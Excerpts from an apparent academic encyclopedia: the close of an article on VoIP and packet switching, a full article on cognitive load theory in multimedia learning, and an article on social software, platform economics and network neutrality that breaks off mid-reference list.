VoIP is often cited as an example of the migration from circuit switching to IP networks. Convergence of voice and video to the Internet will happen eventually for the reasons outlined in this article, but a number of obstacles must be overcome (Chong & Matthews, 2004). First, the existing PSTN is embedded and familiar to everyone. Many people are unfamiliar with VoIP. Also, today the QoS and reliability of the PSTN is unmatched. VoIP may offer savings and features, but they cannot make up for the lack of QoS and reliability that people have come to expect.

REFERENCES

AT&T. (2006). *AT&T history: History of the AT&T network*. Retrieved March 27, 2007, from http://www.attt.com/history/nethistory/switching.html

Blumenthal, M., & Clark, D. (2001). Rethinking the design of the Internet: The end-to-end arguments vs. the brave new world. *ACM Transactions on Internet Technology*, *1*(1), 70-109.

Cerf, V., & Kahn, R. (1974). A protocol for packet network interconnection. *IEEE Transactions on Communications Technology*, *5*, 627-641.

Chen, T. (in press). Network traffic management. In H. Bigdoli (Ed.), *Handbook of computer networks*. New York: John Wiley & Sons.

Chong, H., & Matthews, S. (2004). Comparative analysis of traditional telephone and voice-over-Internet protocol (VoIP) systems. In *Proceedings of the 2004 IEEE International. Symposium on Electronics and the Environment* (pp. 106-111).

Clark, D. (1988). The design philosophy of the DARPA Internet protocols. *Computer Communications Review*, *18*(4), 106-114.

Goode, B. (2002). Voice over Internet protocol (VoIP). *Proceedings of the IEEE*, *90*, 1495-1517.

Hassan, M., Nayandoro, A., & Atiquzzaman, M. (2000). Internet telephony: Services, technical challenges, and products. *IEEE Communications Magazine*, *38*, 96-103.

Jha, S., & Hassan, M. (2002). *Engineering Internet QoS*. Boston: Artech House.

Leiner, B., Cerf, V., Clark, D., Kahn, R., Kleinrock, L., Lynch, D. et al. (1997). The past and future history of the Internet. *Communications of the ACM*, *40*(2), 102-108.

Maresca, M., Zingirian, & Baglietto, P. (2004). Internet protocol support for telephony. *Proceedings of the IEEE*, *92*, 1463-1477.

Polyzois, C., Purdy, H., Yang, P-F., Shrader, D., Sinnreich, H., Menard, F., & Schulzrinne, H. (1999). From POTS to PANS: A commentary on the evolution to Internet telephony. *IEEE Internet Computing*, *3*, 83-91.

Rizzetto, D., & Catania, C. (1999). A voice over IP architecture for integrated communications. *IEEE Internet Computing*, *3*(3), 53-62.

Roberts, L. (2000). Beyond Moore's Law: Internet growth trends. *IEEE Computer*, *33*(1), 117-119.

Saltzer, J., Reed, D., & Clark, D. (1984). End-to-end arguments in system design. *ACM Transactions on Computer Systems*, *2*(4), 277-288.

Varshney, U., Snow, A., McGivern, M., & Howard, C. (2002). Voice over IP. *Communications of the ACM*, *45*, 89-96.

KEY TERMS

Circuit Switching: A method of communication used in traditional telephony based on reserving an end-to-end route for the duration of a call.

Internet Protocol (IP): The common protocol for packets in the global Internet.

Packet Switching: A method of communication where data is encapsulated into separate routable units consisting of a packet header and data payload.

Public Switched Telephone Network (PSTN): The traditional global telephone system.

Quality of Service (QoS): The end-to-end network performance seen by an application, typically measured in terms of packet delay, delay variation, and loss probability.

Time Division Multiplexing (TDM): A method for multiple calls to share a single physical transmission link by allocating periodic time slots to each call.

Voice Over IP (VoIP): The transmission of voice services over IP networks such as the global Internet.

Cognitive Issues in Tailoring Multimedia Learning Technology to the Human Mind

Slava Kalyuga
The University of New South Wales, Australia

INTRODUCTION

In order to design effective and efficient multimedia applications, major characteristics of human cognition and its processing limitations should be taken into account. A general cognitive system that underlies human performance and learning is referred to as our cognitive architecture. Major features of this architecture will be described first. When technology is not tailored to these features, its users may experience cognitive overload. Major potential sources of cognitive load during multimedia learning and how we can measure levels of this load will be presented next. Some recently developed methods for managing cognitive overload when designing multimedia applications and building adaptive multimedia systems will be described in the last two sections, which will be followed by the conclusion.

HUMAN COGNITIVE ARCHITECTURE

Existing theoretical models of human cognition and empirical evidence indicate several major characteristics that underline operation of this system in learning and performance (see Sweller, 2003; van Merriënboer & Sweller, 2005, for more detailed descriptions of these features). First of all, our cognitive system is knowledge-based. It includes a large store of organized information with effectively unlimited storage capacity and duration. This store of knowledge is called long-term memory (LTM). It contains a vast base of organized domain-specific knowledge structures that allow us to treat multiple elements of information as a single higher-level chunk. Such structures allow us to rapidly classify problem situations and retrieve appropriate procedures for handling these situations instead of employing inefficient search-based strategies.

Another key feature of our cognitive system is the mechanism that significantly limits the scope of immediate changes to this information store, thus preventing possibility of major disruptions. The concept of working memory (WM) is a currently accepted implementation of this mechanism. The essential common attribute of most existing models of WM (e.g., Baddeley, 1986; Cowan, 2001) is its severe limitations in capacity and duration when dealing with novel information. Working memory not only temporarily stores and transforms information that is in the focus of our attention, but also constructs and updates mental representations of a current situation or task. If more than a few novel elements of information are processed simultaneously in WM, its capacity may become overloaded. According to cognitive load theory, processing limitations of working memory and associated cognitive load represent a major factor influencing the effectiveness of learning (Sweller, van Merrienboer, & Paas, 1998).

WM capacity is distributed over partly independent auditory and visual modules. For example, Baddeley's (1986) model includes the phonological loop that processes auditory information (verbal or written material in an auditory form), and the visuospatial sketchpad that deals with visual information such as diagrams and pictures. Therefore, limited WM capacity could be effectively expanded by using more than one sensory modality, and instructional materials with dual-mode presentation (e.g., a visual diagram accompanied by an auditory text) can be more efficient than equivalent single modality formats. The amount of information that can be processed using both auditory and visual channels might exceed the processing capacity of a single channel.

The next two important features of our cognitive architecture define the means by which we are able to acquire a huge knowledge base in LTM, considering very restrictive conditions of slow and incremental changes to this base. Firstly, most of this information is actively reconstructed or reorganized (within WM) information borrowed from other stores, that is, from knowledge bases of other people delivered through variety of media. Secondly, if such external stores of information are not available (including the cases when the information is truly new), the system has a default general problem-solving mechanism for the generation of new information, a random search followed by tests of effectiveness.

Even though WM is limited in duration and capacity, our cognitive system is capable of organizing complex situations or tasks, appropriately directing our attention, and coordinating different cognitive activities. Knowledge structures in LTM are performing this organizing and governing (executive) role, and there are effectively no limitations on the amount of the organized information in LTM that can be used for this purpose within WM. In the presence of the relevant knowledge base in LTM, WM can effectively handle an unlimited amount of information, organize very complex environments, and govern very rich cognitive activities. In the absence of such knowledge structures, the system has to employ search-and-test procedures that require significant WM resources. Organized knowledge structures held in LTM allow us to reduce WM limitations and eliminate WM overload by encapsulating many elements of information into larger, higher-level units that could be treated as elements in WM. Similar cognitive-load-reduction effects could also be achieved by practicing skills until they can operate under automatic rather than controlled processing.

SOURCES OF COGNITIVE LOAD

Establishing connections between essential elements of information in WM and integrating them with available knowledge structures in LTM represents a major source of WM load called an intrinsic cognitive load. The level of this load is determined by the degree of interactivity between individual elements relative to the specific level of learner expertise. What constitutes an element is determined by the knowledge the user holds in LTM knowledge base. When task elements need to be processed simultaneously (even if the number of elements is relatively small), the material is high in element interactivity and can impose a high intrinsic cognitive load. Intrinsic load is essential for comprehending a situation or performing a task, and all the necessary resources should be provided to accommodate this load without exceeding limits of WM capacity.

In contrast, extraneous cognitive load is associated with carrying out activities irrelevant to task performance or learning. This load is caused by design-related factors rather than by the task complexity for the user. For example, when related textual, graphical, or audio elements are divided in space or not synchronized in time, their integration might require otherwise unnecessary search and match processes. Segments of text may need to be held in WM until corresponding components of a diagram are located, attended, and processed. Similarly, images may need to be active in WM until related textual fragments are found and processed. The required resources might significantly increase demands on WM. A significant extraneous cognitive load could also be imposed by searching for solution steps in the absence of suitable knowledge base.

Our learning and performance alter significantly with the development of expertise in a specific domain. In the absence of relevant prior knowledge, novices are dealing with many novel elements of information that may easily overload WM. Without considerable external support, they may experience significant extraneous cognitive load. On the other hand, if detailed support is provided for more experienced learners, the process of reconciling the related components of their available LTM knowledge base and externally provided guidance would likely require WM resources and also impose extraneous cognitive load. Consequently, less capacity could be available for new knowledge acquisition and performance improvement, resulting in a phenomenon that has been referred to as the expertise reversal effect (see Kalyuga, 2005, 2006, for recent overviews).

Thus, major sources of extraneous cognitive load are: split attention situations when related elements of information are artificially separated in space or not synchronized in time; insufficient external user support that does not compensate for lacking knowledge, thus forcing users to search for solutions; overlaps of user knowledge base with redundant external guidance that require learners to co-refer different representations of the same information; and introducing too many new elements of information into WM or introducing them too quickly for successful integration with available LTM knowledge structures.

The intrinsic and extraneous cognitive load result in the total cognitive load that should not exceed limited WM capacity. When a task does not involve high intrinsic cognitive load, the extraneous load imposed by a poor design may not matter much because the total load would not exceed WM capacity. In contrast, when the task involves a high degree of element interactivity for a specific user, an inappropriate design could significantly inhibit performance or learning because total cognitive load may exceed the user WM capacity. Reduction of such extraneous load by improving design features may be critical.

EVALUATING COGNITIVE LOAD

A rough measure of cognitive load could be obtained by using subjective rating scales, for example, asking users to estimate how easy or difficult materials were to understand by choosing a response option on the scale ranging from extremely easy to extremely difficult. Seven- or nine-point scales are usually used. Such simple measures could be sensitive to cognitive load (Paas, Tuovinen, Tabbers, & van Gerven, 2003) and used for comparing levels of cognitive load in alternative applications or interface designs.

Another method for evaluating cognitive load in multimedia learning is the dual-task technique. This laboratory-based method uses performance on simple secondary tasks as indicators of cognitive load associated with performance on main tasks. Generally, a secondary task is required to use the same working memory subsystem (visual or auditory) as the primary task. Various simple responses are used as secondary tasks. For example, a simple visual-monitoring task may require learners to react as soon as possible (by clicking a mouse or pressing a key on the computer keyboard) to a color change of a letter displayed in a small frame above the main task frame (Brünken, Steinbacher, Plass, & Leutner, 2002). In this case, the reaction time in the secondary monitoring task could be used as a measure of cognitive load induced by the primary multimedia presentation.

Evaluation of cognitive load characteristics of a multimedia application could be based on using concurrent verbal reports (think-aloud protocols) with audio and video tracking. The generated qualitative verbal data would reflect different types of cognitive load, as expressed through the participants' own language. Verbal data should be coded using rubrics based on expected users' verbal expressions or remarks for different types of cognitive load (e.g., *too complex to understand, studied this before, it is annoying, it is changing too fast, plenty of new things, need to jump across the screen, need to go back to the diagram, it's too much to remember*, etc.). For each rubric, sample keywords and phrases could be set and serve as a coding scheme for classifying participants' remarks. Verbal data from the protocols could be analyzed by screening digital recordings of each interview using currently available screen and audio recording software.

MANAGING COGNITIVE LOAD IN MULTIMEDIA LEARNING

Designers of multimedia learning environments need to eliminate or reduce potential sources of extraneous cognitive load. If text and pictures are not synchronized in space (located separately) or time (presented after or before each other), the mental integration process may increase cognitive load due to cross-referencing different representations. Physically integrating verbal and pictorial representations, for example, embedding sections of textual explanations directly into the diagram in close proximity to relevant components of the diagram may eliminate such split attention situations (a split-attention effect: Sweller, Chandler, Tierney, & Cooper, 1990).

Alternatively, dual-modality formats should be used with segments of narrated text presented simultaneously with the diagram (or relevant animation frames). The dual-mode presentation reduces extraneous load by effectively increasing WM capacity (Mayer, 2001; Mayer & Moreno, 1998; Tindall-Ford, Chandler, and Sweller, 1997). When an extensive visual search is required for coordination of auditory and visual messages, various signaling techniques (flashing, color-coding, etc.) could be used (Jeung, Chandler, and Sweller, 1997; Kalyuga, Chandler, & Sweller, 1999). Audio/visual instructions may only be superior when the audio and visual information is presented simultaneously rather than sequentially (the contiguity effect as an example of the temporal split-attention effect) (Mayer & Anderson, 1992; Mayer & Sims, 1994).

However, when auditory explanations are used simultaneously with the same visually presented text, such a dual-mode duplication of the same information, using different modes of presentation increases the risk of overloading working memory capacity and might have a negative learning effect (redundancy effect). In such a situation, elimination of a redundant (duplicated) source of information might be beneficial for learning (Kalyuga, Chandler, & Sweller, 1999, 2004; Mayer, Heiser, & Lonn, 2001).

Users' prior knowledge is an important factor contributing to individual differences in the effect of multimedia learning (Schnotz, 2002). Providing detailed instructional guidance by using plenty of worked-out examples at the initial stages of learning is required for novice learners (Sweller, et al., 1998). On the other hand, designs of learning environments for more advanced learners should eliminate nonessential redundant representations in multimedia formats and gradually reduce levels of guidance by increasing the relative share of problem-based and exploratory environments as levels of user proficiency in the domain increase (Kalyuga, 2005, 2006).

OPTIMIZING COGNITIVE LOAD IN ADAPTIVE MULTIMEDIA

Learning environments constructed according to cognitive multimedia design principles (e.g., animated diagrams with appropriately placed and synchronized narrated auditory explanations) could be beneficial for novice learners. However, presenting experienced users with detailed guidance that they do not need anymore may hinder their performance relative to other experienced users. A diagram-only format without any explanations could be more effective for such learners in comparison with studying full multimedia instructional message. Therefore, as levels of user expertise in a domain increase, relative effectiveness of different designs may reverse (expertise reversal effect) (Kalyuga, 2005, 2006). A major design implication of this effect is that information presentation formats and instructional procedures need to be tailored to different levels of user expertise in a specific task domain. For learners with lower levels of expertise, additional pictorial and textual information could be provided. For learners with higher levels of expertise, redundant representations need to be eliminated. As levels of user knowledge in the domain increase, detailed explanations could be gradually omitted and a relative share of problem solving practice increased. Adaptive multimedia environments have the potential to enhance performance outcomes and reduce instruction time.

Multimedia presentations could be dynamically adapted to changing levels of user expertise in a domain by using diagnostic methods suitable for real-time evaluation of levels of user expertise. If a person is facing a task in a familiar domain, and her or his immediate approach to this task is based on available knowledge structures, these structures will be rapidly activated and brought into the person's WM. The idea of a rapid diagnostic approach is to determine the highest level of organised knowledge structures (if any) a person is capable of retrieving and applying rapidly to a task or situation she or he is facing. For example, with the *first-step diagnostic method*, learners are presented with a task for a limited time and asked to indicate *their* first step toward solution. The first step would involve different responses for users with different levels of expertise: while an expert may immediately provide the final answer, a novice may only begin a search process. With the *rapid verification method*, after studying a task for a limited time, users are presented with a series of possible (both correct and incorrect) solution steps reflecting various stages of the solution procedure, and are asked to rapidly verify the suggested steps (e.g., by pressing corresponding keys on the computer keyboard) (see Kalyuga, 2006, for an overview).

Higher levels of expertise in a domain are characterized not only by effective performance based on a well-organized knowledge base, but also by reduced levels of cognitive load. Therefore, measuring levels of cognitive load in addition to performance test results may provide better indicators of expertise, and adaptive multimedia could be more efficient if diagnostic tests are combined with measures of cognitive load. Paas and van Merriënboer (1993) defined a quantitative integrated indicator of cognitive efficiency as a difference between standardized z-scores of performance and subjective ratings of cognitive load. This indicator was used for the dynamic selection of learning tasks in air traffic control training (Salden, Paas, Broers, & van Merriënboer, 2004). Another efficiency indicator used in adaptive tutoring was defined as the level of performance divided by the rating of cognitive load (Kalyuga & Sweller, 2005).

CONCLUSION

Advances in cognitive science over the last decades widened our understanding of how human mind works, what the limitations of our cognitive system are, and how they change with acquisition of expertise. Based on this knowledge, the technology could be improved to be compatible with the nature of human cognition. In order to reduce the inhibiting influence of unnecessary cognitive load on performance and learning with multimedia applications, spatially and temporally split sources of information need to be integrated or synchronized, step-size and rate of information presentation need to be optimized, low-prior knowledge users need to be provided with sufficient support, and redundant guidance that overlaps with available knowledge of more experienced users should be eliminated. Instructional procedures and formats of multimedia presentations need to be dynamically tailored to changing levels of user expertise.

REFERENCES

Baddeley, A.D. (1986). *Working memory*. New York: Oxford University Press.

Brünken, R., Steinbacher, S., Plass, J., & Leutner, D. (2002). Assessment of cognitive load in multimedia learning using dual-task methodology. *Experimental Psychology, 49,* 109-119.

Cowan, N. (2001). The magical number 4 in short-term memory: A reconsideration of mental storage capacity. *Behavioral and Brain Sciences, 24*, 87-114.

Jeung, H., Chandler, P., & Sweller, J. (1997). The role of visual indicators in dual sensory mode instruction. *Educational Psychology, 17*, 329-343.

Kalyuga, S. (2005). Prior knowledge principle. In R. Mayer (Ed.), *Cambridge handbook of multimedia learning* (pp. 325-337). New York: Cambridge University Press.

Kalyuga, S. (2006). *Instructing and testing advance learners: A cognitive load approach.* New York: Nova Science.

Kalyuga, S., Chandler, P., & Sweller, J. (1999). Managing split-attention and redundancy in multimedia instruction. *Applied Cognitive Psychology, 13*, 351-371.

Kalyuga, S., Chandler, P., & Sweller, J. (2004). Effects of redundant on-screen text in multimedia technical instruction. *Human Factors, 46*, 567-581.

Kalyuga, S., & Sweller, J. (2005). Rapid dynamic assessment of expertise to improve the efficiency of adaptive e-learning. *Educational Technology, Research and Development, 53*, 83-93.

Mayer, R.E. (2001). *Multimedia learning*. Cambridge, MA: Cambridge University Press.

Mayer, R.E. (Ed.) (2005). *Cambridge handbook of multimedia learning*. New York: Cambridge University Press.

Mayer, R.E., & Anderson, R. (1992). The instructive animation: Helping students build connections between words and pictures in multimedia learning. *Journal of Educational Psychology, 84*, 444-452.

Mayer R.E., Heiser, J., & Lonn, S. (2001). Cognitive constraints on multimedia learning: When presenting more material results in less understanding. *Journal of Educational Psychology, 93*, 187-198.

Mayer, R.E., & Moreno, R. (1998). A split-attention effect in multimedia learning: Evidence for dual-processing systems in working memory. *Journal of Educational Psychology, 90*, 312-320.

Mayer, R.E., & Sims, V.K. (1994). For whom is a picture worth a thousand words? Extensions of a dual-coding theory of multimedia learning. *Journal of Educational Psychology, 86*, 389-401.

Paas, F., Tuovinen, J., Tabbers, H., & van Gerven, P. (2003). Cognitive load measurement as a means to advance cognitive load theory. *Educational Psychologist, 38*, 63-71.

Paas, F., & van Merriënboer, J.J.G. (1993). The efficiency of instructional conditions: An approach to combine mental-effort and performance measures. *Human Factors, 35*, 737-743.

Salden, R.J.C.M., Paas, F., Broers, N.J., & van Merriënboer, J.J.G. (2004). Mental effort and performance as determinants for the dynamic selection of learning tasks in air traffic control training. *Instructional Science, 32*, 153-172.

Schnotz, W. (2002). Towards an integrated view of learning from text and visual displays. *Educational Psychology Review, 14*, 101-120.

Sweller, J. (2003). Evolution of human cognitive architecture. In B. Ross (Ed.), *The psychology of learning* *and motivation* (vol. 43, pp. 215-266). San Diego, CA: Academic Press.

Sweller, J., Chandler, P., Tierney, P., & Cooper, M. (1990). Cognitive load and selective attention as factors in the structuring of technical material. *Journal of Experimental Psychology: General, 119,* 176-192.

Sweller, J., Van Merriënboer, J., & Paas, F. (1998). Cognitive architecture and instructional design. *Educational Psychology Review, 10,* 251-296.

Tindall-Ford, S., Chandler, P., & Sweller, J. (1997). When two sensory modes are better than one. *Journal of Experimental Psychology: Applied, 3*(4), 257-287.

Van Merriënboer, J., & Sweller, J. (2005). Cognitive load theory and complex learning: Recent developments and future directions. *Educational Psychology Review, 17,* 147-177.

KEY TERMS

Cognitive Architecture: A general cognitive system that underlies human performance and learning. The understanding of human cognition within a cognitive architecture requires knowledge of memory organization, forms of knowledge representation, mechanisms of problem solving, and the nature of human expertise.

Cognitive Load Theory: An instructional theory describing implications of processing limitations of human cognitive architecture. The theory distinguishes between the essential and extraneous forms of cognitive load and suggests a variety of techniques for managing essential and reducing extraneous load in learning.

Cognitive Theory of Multimedia Learning: An instructional theory that applies principles of cognitive load theory to the design of learning environments that use mixed sensory modalities. The theory describes the processes of selecting, organizing, and integrating information from the separate verbal and pictorial channels, and suggests principles that enhance these processes.

Expertise Reversal Effect: A reversal in the relative effectiveness of instructional methods as levels of learner knowledge in a domain change. For example, extensive instructional support could be beneficial for novices, but disadvantageous for more experienced learners.

Modality Effect: Improved learning that occurs when separate sources of nonredundant information are presented in alternate, auditory, or visual forms. The effect is explained by increased working memory capacity when using more than one modality.

Redundancy Effect: Improved learning of complex material by avoiding unnecessary duplication of the same information using different modes of presentation.

Split-Attention Effect: A positive effect on learning by physically integrating separate sources of information in space or synchronizing them in time. The effect is due to eliminating or reducing cognitive overload caused by cross-referencing different representations.

Community of Production

Francesco Amoretti
Università degli Studi di Salerno, Italy

Mauro Santaniello
Università degli Studi di Salerno, Italy

INTRODUCTION

There is no universal agreement regarding the meaning of the term "social software." Clay Shirky, in his classic speech "A Group is its Own Worst Enemy," defined social software as "software that supports group interaction" (Shirky, 2003). In this speech, this scholar of digital culture also observed that this was a "fundamentally unsatisfying definition in many ways, because it doesn't point to a specific class of technology."

The example offered by Shirky, illustrating the difficulties of this definition, was electronic mail, an instrument that could be used in order to build social groups on the Net, but also to implement traditional forms of communication such as broadcasting, or non-communicative acts such as spamming. In his effort to underline the social dimension of this phenomenon, rather than its purely technological aspects, Shirky decided to maintain his original proposal, and this enables scholars engaged in the analysis of virtual communities to maintain a broad definition of social software. Heterogeneous technologies, such as instant messaging, peer-to-peer, and even online multigaming have been brought under the same conceptual umbrella of social software, exposing this to a real risk of inflation. In a debate mainly based on the Web, journalists and experts of the new media have come to define social software as software that enables group interaction, without specifying user behaviour in detail. This approach has achieved popularity at the same pace as the broader epistemological interest in so-called emergent systems, those that, from basic rules develop complex behaviours not foreseen by the source code (Johnson, 2002). This definition may be more useful in preserving the specific character of social software, on the condition that we specify this carefully. If we include emergent behaviour, regardless of which Web technologies enter into our definition of social software, we will once again arrive at a definition that includes both everything and nothing. Emergence is not to be sought in the completed product, that may be unanticipated but is at least well-defined at the end of the productive cycle, but rather resides in the relationship between the product, understood as a contingent event, and the whole process of its production and reproduction. A peculiar characteristic of social software is that, while allowing a high level of social interaction on the basis of few rules, it enables the immediate re-elaboration of products in further collective cycles of production. In other words, social software is a means of production whose product is intrinsically a factor of production. Combining hardware structures and algorithmic routines with the labour of its users, a social software platform operates as a means of production of knowledge goods, and cognitive capital constitutes the input as well as the output of the process.

If a hardware-software system is a means of production of digital goods, social software represents the means by which those products are automatically reintroduced into indefinitely-reiterated productive cycles. This specification allows us to narrow down the area of social software to particular kinds of programmes (excluding, by definition, instant messaging, peer-to-peer, e-mail, multiplayer video games, etc.) and to focus the analysis on generative interaction processes that distinguish social software from general network software. Moreover, following this definition, it is possible to operate a deeper analysis of this phenomenon, introducing topics such as the property of hosting servers, the elaboration of rules and routines that consent reiterated cycle of production, and the relationships between actors within productive processes.

NORMATIVE EVOLUTION OF THE INTERNET FROM NET95 TO WEB 2.0

At the end of the 1990s, two particular events gained wide social significance in the evolution of global telecommunications networks. First, a deep restructuring of the fundamental architecture of the Internet radically transformed the network which had been born in the ARPA laboratories. Coming out of a rather narrow military and academic sphere, the Internet became at once easier and more complex. Graphical user interface (GUI) principles simplified computer and database management for a growing mass of individuals who were ready to get connected, giving birth to a vigorous codification of intermediate zones between man and machine. Operating systems, appliances, software, automatic updates: the popularisation of the Net has proceeded through a constant delegation of terminal management from the user to the software producer, and in the case of software distributed under the juridical instrument of the "license of use," this delegation consists in the property of parts of the "personal" computer. The American constitutionalist Lawrence Lessig, underlining the social relevance of this phenomenon, describes the original network (Net95) as being completely twisted, subject to the control of those coding authorities that, since 1995, have reconfigured the architecture of cyberspace (Lessig, 1999).

The second event that has contributed to the morphology of the transformation of new information technologies is a direct consequence of the first, and concerns contents, or products, of this new kind of network. The more Internet has been regulated by a wide group of code writers, among which a narrow circle of economic players who have assumed positions of power, the more personal relationship networks based upon it have assumed social significance and cultural reach. Ease of computer management and development of applications that allow social interaction in an intuitive and simple manner have brought blogs, wiki, syndication and file-sharing platforms to the scene. The growing use of these Internet-based applications, a result of the convergence between the regulation and socialisation of cyberspace, has slowly attracted the attention of political and economic organisations due to its capacity to allow a widespread and participative use of digital goods and knowledge. So, the first realisation of Web 2.0 (or semantic Web) was the product of a normative process operated for the most part by software engineers, a product which, arriving later, attracted the attention of the social sciences, which tended to view the means of that production as black boxes. In this period, between the last two centuries, besides more profound reflection on emerging social systems based on social software platforms, there was scarce interest in the structures and infrastructures of telecommunications networks, understood as plentiful resources, never as a real means of production.

COMMUNITY OF PRODUCTION

The Dual Reality of Social Software

In the second half of 2006, the Web site called YouTube reached popularity and suddenly burst into the Top 10 of most visited Web sites (Alexa, 2006). Just 18 months after its launch, this platform for video-sharing reached an average of 60 million visits per day, with hundreds of thousands of clips being viewed each day in streaming and 65,000 new clips uploaded every 24 hours. YouTube's success may be explained, above all, by reference to the scarce resources that, despite the arguments of "plenty infrastructure" theorists, characterise Internet as another complex system of means of production. Having no resources to host and transmit a great quantity of video information, millions of individuals use YouTube's resources in order to reach the same goal: to share videos. Uploaded clips, moreover, are immediately available for other, undefined forms of production of meaning, that work mainly through three channels. The first involves categorising videos using labels (called tags), which are filled in by the user who uploads them. In this way, both search and correlations between videos are based on a *folksonomy* system that is able to generate bottom-up relationships. Second, users can express a judgement on the video's quality and relevance to the description, providing single clips with a "reputation." Third, a function of the platform is its capacity to supply code that, pasted in a Web page or a blog, executes the corresponding clip in a streaming player. This last function is largely used by publishers who, not having the required resources to afford streaming connections, use YouTube to retransmit their own digital productions. Another social software platform with similar characteristics is Flickr. In contrast to YouTube, this allows photo, not video, sharing. The greater number of visits for YouTube when compared to Flickr (which is estimated to be the 38th most visited site in the world, with 12 million contacts per day), is partly attributable to the greater quantity of data necessary to code videos rather than photos, that is to produce film transmissions rather than photo-galleries over the Web. The more storage and bandwidth resources required, the more users need and use the platform. This kind of service is without charge, but is not without economic relevance for the organisations that manage it. Beside traditional sponsorship, both Flickr and YouTube largely use content-targeting advertisement, a technology that allows one to scan texts and automatically associate them with ads. Advertisers buy keywords, and when a keyword is found in a text, an associated advertisement is displayed near the text. If the announcement is clicked, the advertiser pays a sum divided between the firm that manages the content-targeting technology and the owner of the Web page upon which the ad was hosted. Gathering content-targeted advertisement is substantially a duopoly, provided by Google and Overture, the latter now being fully controlled by Yahoo. Flickr and YouTube, on the other hand, are the owners of Web pages that host texts produced by their users, and receive the remaining part of the share paid by the advertiser. Thousands of dollars daily move toward the bank accounts of social software platform owners thanks to the work of millions of volunteers who produce texts and links which themselves have economic value.

The concept of the user extends from the sphere of service enjoyment to the sphere of production, to the detriment of the concept of the worker. And if industrialisation proceeded via the eradication of workers' communities (Polanyi, 1944), digitalisation today appears to produce value through the creation and management of delocalised communities of volunteers. This phenomenon assumes such an economic importance in the Internet advertisement sector that not long ago Yahoo bought Flickr to deliver its ads by its own, followed by Google, that recently completed the purchase of YouTube, of which it was already a supplier of content-targeted advertisements. The same fate was reserved for del.icio.us, a social software platform for Web site addresses, taken over by Yahoo. This situation means that, rather than sharing the revenues of content-targeting with these platforms, the two key players in the market preferred to tackle multimillion dollar costs in order to implement processes of vertical organisation, in a market that looked increasingly polycentric within a few years' of its opening. This dynamic, moreover, implies that the overall value of digital commodities produced on social software platforms represents a first order economic entity in the so-called new economy.

EVOLVING SCENARIOS: FROM WEB 2.0 TO INTERNET 2

Besides *folksonomies*, social software platforms can be based on another principle: real time collaborative editing (often called *wiki*). Users of this kind of platform can produce text and modify others' texts in real time, generating processes of collective and negotiated production of meaning. The main actor in this particular segment is the Web-based encyclopaedia Wikipedia. Founded in 2001 in the United States, it quickly entered the 20 most-visited Web sites in the world, with an average of just under 60 million visits per day. At the present time, it hosts 5 million definitions in 229 different languages and idioms. In 2005, the scientific magazine Nature conducted a comparative analysis of Wikipedia and Encyclopaedia Britannica, reaching the conclusion that the two are substantially equivalent in accuracy and trustworthiness, as far as the Natural Sciences are concerned (Giles, 2005). Unlike the previously described social software platforms, Wikipedia doesn't use paid advertisements, being funded by donations gathered by the Wikimedia Foundation, a nonprofit American organisation at whose summit is a five-member Board of Trustees. With a quarterly budget that doesn't exceed $400,000, and with the explicit goal of producing independent and free knowledge, Wikipedia expressly refuses the commodification of its knowledge-based output. But rather than representing the ideal type of social software, this constitutes an exception, whose survival is threatened by evolving scenarios of telecommunication infrastructures. Parallel to the bottom-up categorisation project of digital goods in the Web, there is a categorisation project that concerns not only Web content, but even its own infrastructures. AT&T, Verizon, Comcast, and other enterprises that manage global flows of information have been complaining for several years about the lack of return on their investments in telecommunication systems.

So-called *network neutrality*, the principle that Isenberg referred to as "netstupidity" during the early 1990s, does not allow carriers to distinguish between the functions of the bits of information that they transport; that is, whether they are constitutive of video, e-mail, phone calls, Web surfing, or whatever. This prevents them from applying specific fees according to a service typology that varies on the basis of the media goods moved by these actors and the resources employed. Telco's interests, which are also connected with the traditional phone networks, are clearly damaged by the architecture of their own infrastructure, but cannot prevent users from sidestepping traditional communication fees. If we consider how these interests are converging upon those—even wider—of the main owners of intellectual properties, we can understand how the architectural reconfiguration of Net infrastructures have reached an advanced state of both planning and implementation. Attempts to protect network neutrality by legal means, through the introduction of explicit limits in the U.S. telecommunications legislation, have so far failed, and continue to generate transversal opposition within Congress (Senate Commerce Committee, 2006. HR.5252).

The Internet 2 project, which alongside the semantic Web introduces an intelligent infrastructure that is able to categorise digital commodities in the Net in a top-down manner, evokes a scenario in which Web sites could be obliged to pay for their visitors, and where fees are proportional to bandwidth used, as well as to the typology of enlivened media commodities. This kind of evolution could have a profound impact on those rare social software platforms exclusively supported by donations from civil society, thus likely to augment the probability of a market opening alongside them in the long term.

CONCLUSION

Migration toward cyberspace presents the same dual aspect that Russel King has observed in relation to mass migration. It creates particular forms of social relationships within a space: both social relations of capitalist production and personal social relations that reproduce migration chains over time (King, 1995).

It is of particular significance that, attempting to shed light on the dual nature of migration trends, King sought to recalibrate the analysis of human movements, introducing the theme of personal relations beside the broader one involving relations of production. In the case of migration toward cyberspace, on the other hand, the area of social relationships was the first to attract the interest of the social sciences, leaving political economy themes to the mercy of the theorists of the new economy.

Social software, one of the outcomes of half-century-long innovation processes in the cybernetic area, highlights the connections between social and production relationships implied in the digitalisation of human interactions. Delocalised human resources, mostly constituted by nonworkers, hardware and software means of production, are more and more concentrated in interconnected oligopolies, cycles of production whose routines accumulate value directly from working activities not remunerated, in same cases even paid by *workuser* to means of production's owner.

Social software seems to adhere to a comprehensive process concerning both the infrastructure of the Net, with its digital commodity flows, and relations of production within a system whose peculiarity is to be equipped with a unique space where production, trade, and finance can simultaneously coexist. Bridled in such a net-space, communities producing value produce social behaviours that, beyond their anthropological significance, assume a substantial economic value. Immediate value extraction by processes generated by noneconomic motivations represent one of most important aspects of the market-based reorganisation of information technologies and, from this point of view, social software could become one of the main arenas for the new relations emerging between capital, space, and labour in the current historical conjunction.

REFERENCES

Alexa Internet Inc. (2006). *Traffic rankings*. Retrieved April 24, 2007, from http://www.alexa.com/site/ds/top_sites?ts_mode=global&lang=none

Andreson, C. (2004). *The long tail*. Web site Wired Magazine. The Condé Nast Publications Inc. Retrieved April 24, 2007, from http://www.wired.com/wired/archive/12.10/tail_pr.html

Battelle, J. (2005). *The search. How Google and its rivals rewrote the rules of business and transformed our culture*. New York: Penguin Books.

Bourdieu, P. (1977). *Outline of a theory of practice*. Cambridge University Press.

Giles, J. (2005). Internet encyclopaedias go head to head. *Nature, 438*(12), 900-901.

Isenberg, D.S. (1997, August). The rise of the stupid network. *Computer Telephony,* 16-26.

Johnson, S.B. (1997). *Interface culture. How new technology transforms the way we create and communicate.* New York: Basic Books.

